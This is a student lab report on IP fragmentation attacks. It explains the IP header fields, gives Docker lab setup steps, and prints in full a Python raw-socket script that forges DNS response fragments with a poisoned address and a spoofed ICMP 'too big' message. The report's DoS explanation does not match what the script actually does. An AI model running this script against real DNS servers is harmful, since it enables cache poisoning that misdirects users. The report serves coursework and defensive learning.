**北京科技大学实验报告**

学院：计算机与通信工程学院 专业： 信息安全 班级： 信安192

姓名： 霍炟 学号：41824147 实验日期： 2022年 4月 20日

**实验名称：IP分片攻击**

## 实验目的

学习如何进行ip分片攻击。

## 实验仪器

虚拟机下centos6。

## 实验原理

为了传送一个大的IP报文，IP协议栈需要根据链路接口的MTU对该IP报文进行分片，通过填充适当的IP头中的分片指示字段，接收计算机可以很容易的把这些IP分片报文组装起来。目标计算机在处理这些分片报文的时候，会把先到的分片报文缓存起来，然后一直等待后续的分片报文，这个过程会消耗掉一部分内存，以及一些IP协议栈的数据结构。如果攻击者给目标计算机只发送一片分片报文，而不发送所有的分片报文，这样攻击者计算机便会一直等待（直到一个内部计时器到时），如果攻击者发送了大量的分片报文，就会消耗掉目标计算机的资源，而导致不能相应正常的IP报文，这也是一种DOS攻击。

本实验通过构造IP分片包来实现IP分片攻击。构造IP分片包的原理遵从IP协议。

所谓IP分片就是把数据量过大的数据拆分成较小的数据报进行传输，这里涉及一个概念：MTU(最大传输单元)，这个字段的意思就是拆分后的数据报的长度不能超过这个值，对于以太网来说，这个字段的值是1500字节。 IP分片要修改IP数据报中的标志、分片偏移和总长度的值，其他的不变。注意：分片的只是数据报中的数据，首部并不会被分片 下面我们来看看分片的时候，上述三个字段（总长度需要根据分片的数据长度确定，再加上首部长度）发生了什么变化：

标识 　此字段虽然没有改变，每个分片要复制这个字段的值。这个字段与源主机的IP唯一确定一个数据报。当目的主机收到所有分片后，可以根据这个标识重装数据报，因为目的主机认为标识号相同的是属于同一个数据报的。

标志：这是一个3位的字段，第1位保留不用，第2位称为不分片位，就是说当其值是1的时候，不会对数据报进行分片。第3位是还有分片位，就是说如果其值是1就说明这个分片后面还有分片，如果是0，则说明是最后一个分片或者第一个分片（因为当只有一个分片的时候，第一个也是最后一个）

分片偏移：这个字段表示的是分片在正个数据报中的相对位置，以8字节为单位。通过这个字段，目的主机可以根据分片偏移的值从第一个分片开始组装到最后一个分片，直至形成一个完整的IP数据报。那么目的主机是如何重装分片的呢？分片偏移为0的分片是第一个分片把第一个分片的长度除以8得到第二个分片的偏移值，于是目的主机从接收到的分片中寻找该分片偏移值的分片，组装第二个分片把第一个分片和第二个分片的长度除以8得到第三个分片的偏移值，于是目的主机从接收到的分片中找到该分片，这样就把前三个分片组装好了继续以上过程，直到最后的一个分片的还有分片的值为0

选项：选项字段主要用于网络测试与排错，前面提到IP数据报首部的长度是20字节~60字节。其中20字节是固定部分，剩余的字节数是选项部分多出来的。选项部分的格式可分为：一个字节的类型字段、一个字节的长度字段以及可变长度的值的字段。其中选项的类型可以分为六种：无操作、选项结束、记录路由、严格的源路由、不严格的源路由、时间戳。前两种是单字节的，后四种是多字节的

校验和：绝大多数TCP/IP协议采用差错控制的方法称为校验和。校验和能够防止分组在传输期间出现损坏。下面说一下IP分组中的校验和：首先把校验和字段置为0，然后把整个首部划分为16位的段，再将各段相加，把结果取反码插入到校验和字段中。要注意的是，IP分组中校验和只覆盖首部，不包括数据。这个字段了解即可

## 实验内容与步骤

1、实验准备



1. 在命令行中载入我们需要用到的镜像
2. docker load < ~/images/snortbox.tar.gz
3. 进入工作目录创建docker容器intro\_node2
4. docker run -itd --privileged --name intro\_node2 snortbox

在不同终端打开容器并进入容器内部：

docker attach intro\_node2

键入ctrl+p后ctrl+q退出容器  
如果出现问题，按照以下步骤删除容器并重新创建

* 停止容器：docker stop <容器名>
* 删除容器：docker rm -v <容器名>

1. 在intro\_node2运行ip addr查看接口eth0的ip作为攻击方
2. 
3. 在外部终端运行ip addr查看接口docker0的ip作为被攻击方
4. 

2、设定分片攻击的源地址和目的地址

1. 在/root目录下创建文件aikora.py：

"""

This is '1st-fragment piggybacking attack' script

created by senz

"""

import socket

"""

define

"""

srcAddr = '10.0.4.5' #target cache server

dstAddr = '10.0.3.5' #authority server

IPid\_range = [0x0000,0xffff]

#----------------

"""

function

"""

def calc\_checksum(value):

mylist = list(value)

list2 = []

for i in range(0,len(mylist),2):

v = mylist[i].encode('hex')+mylist[i+1].encode('hex')

list2.append(int(v,16))

sum = 0

for j in list2:

sum+=j

carry = (sum >> 16)

while carry != 0:

sum -= int(hex(carry)+'0000',16)

sum += carry

carry = (sum >> 16)

sum ^= 0xffff

ret = (((hex((sum - (sum%256))>>8)).replace('0x','')).zfill(2)).decode('hex')

ret += (((hex(sum%256)).replace('0x','')).zfill(2)).decode('hex')

return(ret)

def merge\_list(list):

str=''

for s in list:

str += s

return str

"""

make "2nd fragment" packet

"""

srcAddr\_t = srcAddr.split('.')

dstAddr\_t = dstAddr.split('.')

src=''

dst=''

for i in range(0,4):

srcAddr\_t[i] = hex(int(srcAddr\_t[i])).replace('0x','')

dstAddr\_t[i] = hex(int(dstAddr\_t[i])).replace('0x','')

src += (srcAddr\_t[i].zfill(2)).decode('hex')

dst += (dstAddr\_t[i].zfill(2)).decode('hex')

IPheader=[]

IPheader.append('\x45') #version and ihl

IPheader.append('\x00') #type of service

IPheader.append('\x01\x33') #total length

IPheader.append('\x00') #identification(1st byte)

IPheader.append('\x00') #identification(2nd byte)

IPheader.append('\x00') #flags

IPheader.append('\x42') #fragment offset(changeable)

IPheader.append('\x3f') #ttl(64)

IPheader.append('\x11') #protocol(udp)

IPheader.append('\x00\x00') #header checksum

IPheader.append(dst) #source address

IPheader.append(src) #destination address

UDPdata=[]

UDPdata.append('\x03ns3\x05sonya\x03kmb\x00') #Name ns3.sonya.kmb(15)

UDPdata.append('\x00\x01') #Type A

UDPdata.append('\x00\x01') #Class IN

UDPdata.append('\x00\x01\x51\x80') #TTL 1day

UDPdata.append('\x00\x04') #Data length

UDPdata.append('\x2c\x2c\x2c\x2d') #Addr 44.44.44.44(poison)

for i in range(0,13): #fixing the numbers(19)

UDPdata.append('\x01a\x01a\x00\x00\x01\x00\x01\x00\x00\x00\x20\x00\x04\x02\x02\x02\x02')

UDPdata.append('\x07abcdefg\x07abcdefg\x00\x00\x01\x00\x01\x00\x00\x00\x01\x00\x04\x02\x02\x02\x02') #fixing the numbers(31)

sock = socket.socket(socket.AF\_INET,socket.SOCK\_RAW,socket.IPPROTO\_RAW)

#IP ID round robin

i\_s = IPid\_range[0]>>8

i\_e = IPid\_range[1]>>8

j\_s = IPid\_range[0] - i\_s\*0x100

j\_e = IPid\_range[1] - i\_e\*0x100

if i\_s==i\_e:

i\_e+=1

if j\_s==j\_e:

j\_e+=1

elif j\_s==j\_e:

j\_e=0xff

else:

i\_e+=1

j\_e=0xff

print hex(i\_s),hex(i\_e),hex(j\_s),hex(j\_e)

for i in range(i\_s,i\_e):

IPheader[3] = ((hex(i).replace('0x','')).zfill(2)).decode('hex')

for j in range(j\_s,j\_e):

IPheader[4] = ((hex(j).replace('0x','')).zfill(2)).decode('hex')

IPheader[9]=calc\_checksum(merge\_list(IPheader))

sock.sendto(merge\_list(IPheader+UDPdata),(srcAddr,0))

print 'IPID=',IPheader[3].encode('hex')+IPheader[4].encode('hex'),'send\n'

print '2nd fragment send complete'

#------------------------------

"""

make "ICMPtooBig" packet

"""

inIPheader=[]

inIPheader.append('\x45') #version and ihl

inIPheader.append('\x00') #type of service

inIPheader.append('\x04\x1c') #total length

inIPheader.append('\x00\x00') #identification

inIPheader.append('\x40\x00') #flags and fragment offset

inIPheader.append('\x40') #ttl(64)

inIPheader.append('\x01') #protocol

inIPheader.append('\x00\x00') #header checksum

inIPheader.append(dst) #source address

inIPheader.append(src) #destination address

inIPdata=[]

inIPdata.append('\x08') #version and IHL

inIPdata.append('\x00') #Type of Service

inIPdata.append('\x00\x00') #checksum

inIPdata.append('\x09\x2e') #Identifier(tekito-)

inIPdata.append('\x00\x01') #Sequence number

for i in range(0,1024):

inIPdata.append('\x11') #data

IPdata=[]

IPdata.append('\x03') #ICMP type

IPdata.append('\x04') #code

IPdata.append('\x00\x00') #checksum

IPdata.append('\x00\x00') #unset

IPdata.append('\x02\x28') #next hop MTU(552)

#insert checksum

inIPdata[2]=calc\_checksum(merge\_list(inIPdata))

inIPheader[7]=calc\_checksum(merge\_list(inIPheader))


IPdata[2]=calc\_checksum(merge\_list(IPdata+inIPheader+inIPdata))

sock2 = socket.socket(socket.AF\_INET,socket.SOCK\_RAW,socket.IPPROTO\_ICMP)

r2 = sock2.sendto(merge\_list(IPdata+inIPheader+inIPdata),(dstAddr,0))

print 'ICMPtooBig send(',r2,')\n'

修改攻击控制台/root目录下的文件aikora.py，将11行的srcAddr修改为攻击控制台eth0接口的地址，将12行的dstAddr修改为实验准备阶段获取的被攻击方地址




3、设定分片攻击，攻击包的id范围

修改攻击控制台/root目录下的文件aikora.py，将14行的IPid\_range修改为[0x0000, 0xffff]

4、设定分片偏移距离

修改攻击控制台/root目录下的文件aikora.py，将偏移改为0x44



5、发起攻击


将文件复制进入容器

docker cp /root/aikora intro\_node2:/root

即可进行攻击

在攻击控制台，执行python脚本，发起攻击

python /root/aikora.py



## 实验数据

见实验步骤。

## 实验数据处理

无

## 实验结果与分析



在学习了ip分片攻击并做完实验后，我又扩展了一些ip分片攻击的知识，比如著名的碎片攻击程序pingo death，pingo death是利用ICMP协议的一种碎片攻击。攻击者发送一个长度超过65535的EchoRequest数据包，目标主机在重组分片的时候会造成事先分配的65535字节缓冲区溢出，系统通常会崩溃或挂起。但是目前的操作系统已修补这个缺陷了。

如何阻止IP碎片攻击

Windows系统打上最新的ServicePack，目前的Linux内核已经不受影响。

如果可能，在网络边界上禁止碎片包通过，或者用iptables限制每秒通过碎片包的数目。

如果防火墙有重组碎片的功能，请确保自身的算法没有问题，否则被DoS就会影响整个网络。

Win2K系统中，自定义IP安全策略，设置“碎片检查”。

资料来源：

https://blog.51cto.com/bretoncrepe/1577191